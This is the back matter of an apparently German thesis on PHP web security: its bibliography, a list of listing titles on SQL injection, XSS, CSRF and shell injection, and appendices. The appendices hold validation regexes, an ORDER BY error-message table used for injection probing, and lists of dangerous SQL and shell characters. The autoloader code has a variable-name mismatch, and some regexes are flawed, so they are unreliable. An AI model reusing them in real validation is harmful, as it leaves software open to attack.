[8] *CWE-625: Permissive Regular Expression*. http://cwe.mitre.org/data/definitions/625.html, Abruf: 2013.10.03

[9] *escapeshellcmd – Maskiert Shell-Metazeichen*. http://www.php.net/manual/de/function.escapeshellcmd.php, Abruf: 2013.09.13

[10] *Hilfsmittel zur Nutzung des Bausteins B 5.21 Webanwendung*. https://www.bsi.bund.de/SharedDocs/Downloads/DE/BSI/Grundschutz/Download/Vorabversionen/Baustein_Webanwendungen_Hilfsmittel.pdf, Abruf: 2013.09.22

[11] *htmlspecialchars – Wandelt Sonderzeichen in HTML-Codes um*. http://php.net/manual/de/function.htmlspecialchars.php, Abruf: 2013.10.04

[12] *intval – Get the integer value of a variable*. http://www.php.net/manual/en/function.intval.php, Abruf: 2013.09.20

[13] *Laufzeit-Konfiguration*. http://at1.php.net/manual/de/session.configuration.php, Abruf: 2013.11.23

[14] *M 2.11 Regelung des Passwortgebrauchs*. https://www.bsi.bund.de/DE/Themen/ITGrundschutz/ITGrundschutzKataloge/Inhalt/_content/m/m02/m02011.html, Abruf: 2013.09.22

[15] *PDO Drivers*. http://php.net/manual/en/pdo.drivers.php, Abruf: 2013.09.19

[16] *preg_match – Führt eine Suche mit einem regulären Ausdruck durch*. http://www.php.net/manual/de/function.preg-match.php, Abruf: 2013.10.02

[17] *Prepared Statements und Stored Procedures*. http://www.php.net/manual/de/pdo.prepared-statements.php, Abruf: 2013.09.26

[18] *Sanitize filters*. http://ca.php.net/manual/en/filter.filters.sanitize.php, Abruf: 2013.09.28

[19] *session_regenerate_id*. http://php.net/manual/de/function.session-regenerate-id.php, Abruf: 2013.11.23

[20] *session_set_cookie_params – Set the session cookie parameters*. http://de2.php.net/session_set_cookie_params, Abruf: 2013.11.06

[21] *settype – Legt den Typ einer Variablen fest*. http://www.php.net/manual/de/function.settype.php, Abruf: 2013.09.20

[22] *Suchmuster-Modifikatoren*. http://www.php.net/manual/de/reference.pcre.pattern.modifiers.php, Abruf: 2013.10.02

[23] *Systematisches Ausprobieren von Passwörtern*. https://www.bsi.bund.de/DE/Themen/ITGrundschutz/ITGrundschutzKataloge/Inhalt/_content/g/g05/g05018.html, Abruf: 2013.09.22

[24] *Type Juggling*. http://www.php.net/manual/de/language.types.type-juggling.php, Abruf: 2013.10.11

[25] *urldecode – Dekodiert eine URL-kodierte Zeichenkette*. http://www.php.net/manual/de/function.urldecode.php#48481, Abruf: 2013.09.29

[26] *Übersicht über die Sicherheitsunterstützung*. msdn.microsoft.com/de-de/library/aa292204(v=vs.71).aspx, Abruf: 2013.09.10

[27] *SQL Injection Cookbook - Oracle*. https://www.owasp.org/index.php/SQL_Injection_Cookbook_-_Oracle#SQL_Tautologies. Version: Januar 2007, Abruf: 2013.09.16

[28] *Session hijacking attack*. https://www.owasp.org/index.php/Session_hijacking_attack. Version: 06 2011, Abruf: 2013.10.04

[29] *Session hijacking attack*. https://www.owasp.org/index.php/Session_hijacking_attack. Version: 2011, Abruf: 2013.10.04

[30] *CWE-639: Authorization Bypass Through User-Controlled Key*. http://cwe.mitre.org/data/definitions/639.html. Version: 10 2012, Abruf: 2013.10.03

[31] *CWE-78: Improper Neutralization of Special Elements used in an OS Command ('OS Command Injection')*. http://cwe.mitre.org/data/definitions/78.html. Version: 10 2012, Abruf: 2013.10.03

[32] *CWE-88: Argument Injection or Modification.* http://cwe.mitre.org/data/definitions/88.html. Version: 10 2012, Abruf: 2013.10.03

[33] *SQL Injection Prevention Cheat Sheet.* https://www.owasp.org/index.php/SQL_Injection_Prevention_Cheat_Sheet. Version: 06 2012, Abruf: 2013.10.30

[34] *Authentication Cheat Sheet.* https://www.owasp.org/index.php/Authentication_Cheat_Sheet. Version: 05 2013, Abruf: 2013.10.30

[35] *base64_encodes – Encodes data with MIME base64.* http://php.net/manual/en/function.base64-encode.php. Version: 11 2013, Abruf: 2013.10.14

[36] *Cross-site Scripting (XSS).* https://www.owasp.org/index.php/Cross-site_Scripting_%28XSS%29. Version: 09 2013, Abruf: 2013.09.29

[37] *CWE-937: OWASP Top Ten 2013 Category A9 - Using Components with Known Vulnerabilities.* http://cwe.mitre.org/data/definitions/937.html. Version: 07 2013, Abruf: 2013.10.03

[38] *Eingabevalidierung.* http://help.sap.com/saphelp_nw73ehp1/helpdata/de/3c/50b512e4174becbaf2b1c856eb1290/content.htm. Version: 03 2013, Abruf: 2013.10.02

[39] *Germany/Projekte/Top 10 fuer Entwickler-2013/A2-Fehler in Authentisierung und Session-Management.* https://www.owasp.org/index.php/Germany/Projekte/Top_10_fuer_Entwickler-2013/A2-Fehler_in_Authentisierung_und_Session-Management. Version: 2013, Abruf: 2013.10.30

[40] *HTML5 Security Cheat Sheet.* https://www.owasp.org/index.php/HTML5_Security_Cheat_Sheet. Version: 02 2013, Abruf: 2013.10.04

[41] *HttpOnly.* https://www.owasp.org/index.php/HttpOnly. Version: 2013, Abruf: 2013.10.30

[42] Kryptografische Verfahren: Empfehlungen und Schlüssellängen. (2013). https://www.bsi.bund.de/SharedDocs/Downloads/DE/BSI/Publikationen/TechnischeRichtlinien/TR02102/BSI-TR-02102_pdf.pdf?__blob=publicationFile, Abruf: 2013.10.31

[43] *Laufzeit-Konfiguration.* http://www.php.net/manual/de/filesystem.configuration.php. Version: 2013, Abruf: 2013.11.09

[44] *password_hash – Creates a password hash.* http://php.net/manual/en/function.password-hash.php. Version: 2013, Abruf: 2013.10.31

[45] *PCRE – Einführung.* http://www.php.net/manual/de/intro.pcre.php. Version: 9 2013, Abruf: 2013.10.02

[46] *Session Management Cheat Sheet.* https://www.owasp.org/index.php/Session_Management_Cheat_Sheet. Version: 05 2013, Abruf: 2013.10.30

[47] *Top 10 2013-A9-Using Components with Known Vulnerabilities.* https://www.owasp.org/index.php/Top_10_2013-A9-Using_Components_with_Known_Vulnerabilities. Version: 2013, Abruf: 2013.10.03

[48] Auger, Robert: *The Cross-Site Request Forgery (CSRF/XSRF) FAQ*. http://www.cgisecurity.com/csrf-faq.html. Version: 2010, Abruf: 2013.10.05

[49] Barth, Adam: HTTP state management mechanism. (2011). http://tools.ietf.org/html/rfc6265

[50] Barth, Adam ; Jackson, Collin ; Mitchell, John: Robust defenses for cross-site request forgery. In: *Proceedings of the 15th ACM conference on Computer and communications security*, 2008, S. 75–88

[51] Benduhn, Fabian ; Hultsch, Albrecht ; Mäkeler, René: Secure Database Infrastructures. In: *Techniken zur forensischen Datenhaltung-Ausgewählte studentische Beiträge* (2012), S. 25

[52] Berners-Lee, Tim ; Masinter, Larry ; McCahill, Mark u. a.: Uniform resource locators (URL). (1994)

[53] Blatz, Jeremiah: *CSRF: Attack and Defense*. 2007

[54] Brady, Padraic: *Survive The Deep End: PHP Security*. 2013

[55] Brummermann, Hendrik: Bodyguard für Webseiten. In: *Heise Zeitschriften Verlag* (2013). http://www.heise.de/security/artikel/XSS-Bremse-Content-Security-Policy-1888522.html, Abruf: 2013.12.14

[56] Chad Dougherty, Robert C. Seacord David ; Togashi, Kazuya: Secure Design Patterns. (2009). http://resources.sei.cmu.edu/asset_files/TechnicalReport/2009_005_001_15110.pdf, Abruf: 2013.10.02

[57] Chaudhari, Manoj ; Jane, Pushkar: SQLIA: DETECTION AND PREVENTION IN A WEB APPLICATION ENVIRONMENT. http://www.ijcitb.com/issue2/paper_11.pdf

[58] Ciampa, Angelo ; Visaggio, Corrado ; Di Penta, Massimiliano: A heuristic-based approach for detecting SQL-injection vulnerabilities in Web applications. In: *Proceedings of the 2010 ICSE Workshop on Software Engineering for Secure Systems*, 2010, 43–49

[59] Cox, Mark: Apache security secrets: revealed. In: *Las Vegas* (2002)

[60] Dhruv Mohindra, Dean F. Sutherland David: *The CERT Oracle Secure Coding Standard for Java*. https://www.securecoding.cert.org/confluence/display/java/Input+Validation+and+Data+Sanitization. Version: 11 2011, Abruf: 2013.09.28

[61] Ferrara, Anthony: *Request for Comments: Adding simple password hashing API*. https://wiki.php.net/rfc/password_hash. Version: 06 2012, Abruf: 2013.11.23

[62] Fielding, Roy ; Gettys, Jim ; Mogul, Jeffrey ; Frystyk, Henrik ; Masinter, Larry ; Leach, Paul ; Berners-Lee, Tim: *Hypertext transfer protocol–HTTP/1.1 (RFC 2616)*. 1999

[63] Foundation, OWASP: *Top 10 2013-A1-Injection*. https://www.owasp.org/index.php/Top_10_2013-A1-Injection. Version: 10 2013, Abruf: 2013.09.15

[64] Fox, Dirk: Cross Site Scripting (XSS). In: *Datenschutz und Datensicherheit-DuD* 36 (2012), Nr. 11, 840–840. http://www.secorvo.de/publikationen/cross-site-scripting-xss-fox-2012.pdf

[65] Gadgil, Sampada: SQL Injection Prevention in Banking.

[66] Gaur, Nalneesh: Assessing the security of your web applications. In: *Linux Journal* 2000 (2000), Nr. 72es, S. 3

[67] Guimarães, Bernardo Damele: Advanced SQL injection to operating system full control. In: *Black Hat* (2009)

[68] Halfond, WG ; Viegas, Jeremy ; Orso, Alessandro: A classification of SQL-injection attacks and countermeasures. In: *Proceedings of the IEEE International Symposium on Secure Software Engineering, Arlington, VA, USA*, 2006, S. 13–15

[69] Heiderich, Dr.-Ing: The innerHtml Apocalypse. In: *AppSec Research 2013 - OWASP*, 2013

[70] Heiderich, Mario ; Matthies, Christian ; fukami ; Dahse, Johannes: *Sichere Webanwendungen Das Praxisbuch*. 1. Galileo Computing, 2009

[71] Hölzner, Stefan ; Kästle, Jan: Passwortsicherheit bei SAP R/3. In: *Datenschutz und Datensicherheit-DuD* 33 (2009), Nr. 8, 499–503. http://link.springer.com/article/10.1007/s11623-009-0126-z#page-2

[72] Hope, Paco ; Walther, Ben: *Web Security Testing Cookbook - Systematic Techniques to Find Problems Fast*. O'REILLY, 2008

[73] Johns, Martin: HTML5-Security. In: *Datenschutz und Datensicherheit-DuD* 36 (2012), Nr. 4, S. 231–235

[74] Kolšek, Mitja: Session fixation vulnerability in web-based applications. In: *Acros Security* (2002), S. 7

[75] Mercuri, Rebecca ; Neumann, Peter: Security by obscurity. In: *Communications of the ACM* 46 (2003), Nr. 11, S. 160

[76] Morsy, Hussein ; Otto, Tanja: Ruby on Rails 2. In: *Das Entwickler-Handbuch, Galileo Computing* (2008). http://openbook.galileocomputing.de/ruby_on_rails

[77] Peña, Javier Fernández-Sanguino: *Anleitung zum Absichern von Debian*. http://www.debian.org/doc/manuals/securing-debian-howto/ch9.de.html#s-bpp-lower-privs. Version: 6 2013, Abruf: 2013.10.03

[78] Schmidt, Michael: HTML5 Web Security v1. (2011)

[79] Schreiber, Thomas: Session riding: A widespread vulnerability in today's web applications. In: *Whitepaper, SecureNet GmbH (December 2004) http://www. securenet. de/papers/Session_Riding. pdf* (2004). http://www.securenet.de/papers/Session_Riding.pdf

[80] Seth Fogie, Robert Hansen Anton ; Petkov, Petko: *XSS Attacks: Cross Site Scripting Exploits and Defense* http://rogunix.com/docs/WebSecurity/XSS%20Attacks%20-%20Exploits%20and%20Defense.pdf

[81] Shiflett, Chris: PHP security. In: *ApacheCon.(Las Vegas, USA, 2004) http://shiflett. org/php-security. pdf [referred 25.05. 2011]* (2004)

[82] Siddharth, Sumit ; Doshi, Pratiksha: *Five common Web application vulnerabilities.* http://www.symantec.com/connect/articles/five-common-web-application-vulnerabilities. Version: 10 2013, Abruf: 2013.09.09

[83] Snyder, Chris ; Myer, Thomas ; Southwell, Michael: *Pro PHP Security.* 2. Apress, 2010

[84] Wetter, Dr.: *OWASP Top 10: Zwei Jahre danach.* SP Gabler Verlag, 2012

[85] Wheeler, David: *Secure programmer: Validating input.* http://www.ibm.com/developerworks/linux/library/l-sp2/index.html, Abruf: 2013.10.02

[86] Wichmann, Gabriele: *Ruby on Rails-Die bessere Alternative?* GRIN Verlag, 2007

[87] Zalewski, Michał: The Tangled Web. (2012)

Listings

1.1 Definition der Klasse Cat in der Datei *Cat.php* 4
1.2 Instanziierung der Klasse Cat 4
1.3 Beispiel für reguläre Ausdrücke mit unterschiedlichen Modifikatoren 5
2.1 Funktion filter_var() zur Ausgabebereinigung 10
2.2 Integer-Wertevergleich 11
2.3 Korrekte Zahlen-Bereichsprüfung 11
2.4 Inkorrekte Zahlen-Bereichsprüfung und Testausgabe 11
2.5 Längen- und Erforderlichkeitsprüfung eines Dateipfads 12
2.6 Kanonisierung eines Dateipfads 12
2.7 Entfernen von nicht erlaubten Zeichen für Dateizugriffe 12
2.8 Validierung mittels Positivliste 13
2.9 articels.php mit geheimer Löschschnittstelle 13
3.1 PHP-Anfrageerstellung für eine Zeichenkette 15
3.2 SQL-Anfrage zu Listing 3.1 15
3.3 Kompromittierte SQL SELECT-Anfrage für Zeichenketten zu Listing 3.1 15
3.4 Kompromittierte SQL DELETE-Anfrage 16
3.5 SQLIA zur Ermittlung der Spaltenanzahl 16
3.6 SQLi mit UNION SELECT 17
3.7 Multiple Anfrage zur Löschung von Tabelleninhalten 18
3.8 Kompromittierte SQL Fehlererzeugungs-Anfrage 18
3.9 Nutzen von Prepared Statements 19
3.10 SQL-Anfrage zu Skript 3.9 19
3.11 Shell Injection in der Datei last.php 20
4.1 Authentifizierungsmechanismus mit Schwachstellen 23
4.2 Authentifizierungsmechanismus mit Schwachstelle für Zeitbasierten Angriff 24
8.1 XSS verwundbarer Programmausschnitt 32
8.2 JavaScript zum Auslesen aller im Browser gespeicherten Cookies einer Webseite 32
8.3 HTTP Header X-Content-Security-Policy. 34
8.4 CSRF-Angriff mit eingebettetem Bild 35
8.5 Selbst abschickendes Formular 36
8.6 Aufruf des selbst abschickenden Formulars 37
8.7 CSRF Token 38
9.1 Ordner-Traversierungsschwachstelle 39

12.1 Sichere Speicherung und Verifizierung eines Passworts 45
A.1 Einfache Nutzung des Autoloaders 59
A.2 Klasse Dog 59

Tabellenverzeichnis

1.1 OWASP Top Ten Liste 2013 6

B.1 Möglichkeiten zur Validierung- und Typermittlung einer Zeichenkette 61

Kapitel A

Autload-Beispiel

Datei *index.php*:

```php
<?php
function __autoload($className) {
        $filename = $className . ".php";
 if(file_exists( $fileName )) {
                include_once($fileName);
        }
}
$dog = new Dog();
?>
```

Listing A.1: Einfache Nutzung des Autoloaders

Die Datei *Dog.php* sollte im selben Verzeichnis wie folgt angelegt werden:

```php
<?
class Dog {
        public function __construct() {
                echo "Ein Hund wurde erzeugt";
        }
}
```

Listing A.2: Klasse Dog

Kapitel B

Möglichkeiten zur Validierung- und Typermittlung einer Zeichenkette

Typ	**Regulärer Ausdruck**	**Validierungsfilter für die Funktion filter_vars()**
Dateiname UNIX	^[A-Za-z0-9][A-Za-z0-9._\-]*$	
Lokalisierung	^[A-Za-z][A-Za-z0-9_,+@\-\.=]*$	
URL	^(http|ftp|https)://[-A-Za-z0-9._/]+$	FILTER_VALIDATE_URL
Mail	[a-z0-9!#$%&'*+/=?^_`{\|}~-]+(?:\.[a-z0-9!#$%&'*+/=?^_`{|}~-]+)*@(?:[a-z0-9](?:[a-z0-9-]*[a-z0-9])?\.)+[a-z0-9](?:[a-z0-9-]*[a-z0-9])?	FILTER_VALIDATE_EMAIL
Domain	^[-A-Za-z0-9._/]+$	
IPv4-Adresse	\b(?:\d{1,3}\.){3}\d{1,3}\b	FILTER_VALIDATE_IP
Boolean	^[0-1]|true|false$	FILTER_VALIDATE_BOOLEAN
Ganzzahl	^[1-9].[0-9]*$	FILTER_VALIDATE_INT
Gleitkommazahl	^[-+]?[0-9]*\.?[0-9]+$	FILTER_VALIDATE_FLOAT

Tabelle B.1: Möglichkeiten zur Validierung- und Typermittlung einer Zeichenkette

In Anlehnung an: http://www.ibm.com/developerworks/linux/library/l-sp2/index.html, http://www.php.net/manual/de/filter.filters.validate.php, http://www.php.net/manual/de/function.is-int.php und http://www.php.net/manual/de/function.is-float.php

Kapitel C

OWASP Top Ten Liste 2013

Bewertungs-Matrix

RISK	Threat Agents	Attack Vectors	Security Weakness		Technical Impacts	Business Impacts
		Exploitability	Prevalence	Detectability	Impact	
A1-Injection	App Specific	EASY	COMMON	AVERAGE	SEVERE	App Specific
A2-Authentication	App Specific	AVERAGE	WIDESPREAD	AVERAGE	SEVERE	App Specific
A3-XSS	App Specific	AVERAGE	VERY WIDESPREAD	EASY	MODERATE	App Specific
A4-Insecure DOR	App Specific	EASY	COMMON	EASY	MODERATE	App Specific
A5-Misconfig	App Specific	EASY	COMMON	EASY	MODERATE	App Specific
A6-Sens. Data	App Specific	DIFFICULT	UNCOMMON	AVERAGE	SEVERE	App Specific
A7-Function Acc.	App Specific	EASY	COMMON	AVERAGE	MODERATE	App Specific
A8-CSRF	App Specific	AVERAGE	COMMON	EASY	MODERATE	App Specific
A9-Components	App Specific	AVERAGE	WIDESPREAD	DIFFICULT	MODERATE	App Specific
A10-Redirects	App Specific	AVERAGE	UNCOMMON	EASY	MODERATE	App Specific

Kapitel D

Erzeugung der Tabelle wine und der Tabelle users

```
CREATE TABLE wine (
        variety VARCHAR(10)
);
INSERT INTO wine (variety)
        VALUES('lagrein');

CREATE TABLE users(
        username varchar(20),
        password varchar(20)
);
INSERT INTO users (username, password)
        VALUES('john', 'doe');
```

Kapitel E

ORDER BY Fehlermeldungen

DBMS	Fehlermeldung
Microsoft SQL Server	The ORDER BY position number n is out of range of the number of items in the select list
MySQL	Unknown column 'n' in 'order clause'
Oracle	ORA-01785: ORDER BY item must be the number of a SELECT-list expression
PostgreSQL	ORDER BY position n is not in select list

Kapitel F

Potentiell gefährliche Zeichen

In Anlehnung an *Hilfsmittel zur Nutzung des Bausteins B 5.21 Webanwendung* [10, S. 1,2].

Kapitel G

SQL

Zeichen	Bedeutung
’, “	Zeichenkette
%, _	Wildcard
(,)	Verknüpfung
@	Funktion oder Variable
;	Kommandokokatentation
+	Textkonkatenation
=, <, >	Vergleichsoperator
#, –, /*	Kommentar
\0	Nullzeichen (Zeichenketteende)
\r, \n, \t, \h	Steuerzeichen

Kapitel H

Systemaufrufe

Zeichen	Bedeutung
’, “	Parameterübergabe
‘	Kommandoaufruf
|	Ausgabeweitergabe
<, >	Eingabe- und Ausgabeumleitung
*, ?	Wildcard
;	Kommandokokatentation
$	Variablennamen
.	Aktueller Ordner
!	
(,)	
\0, \r, \n	Steuerzeichen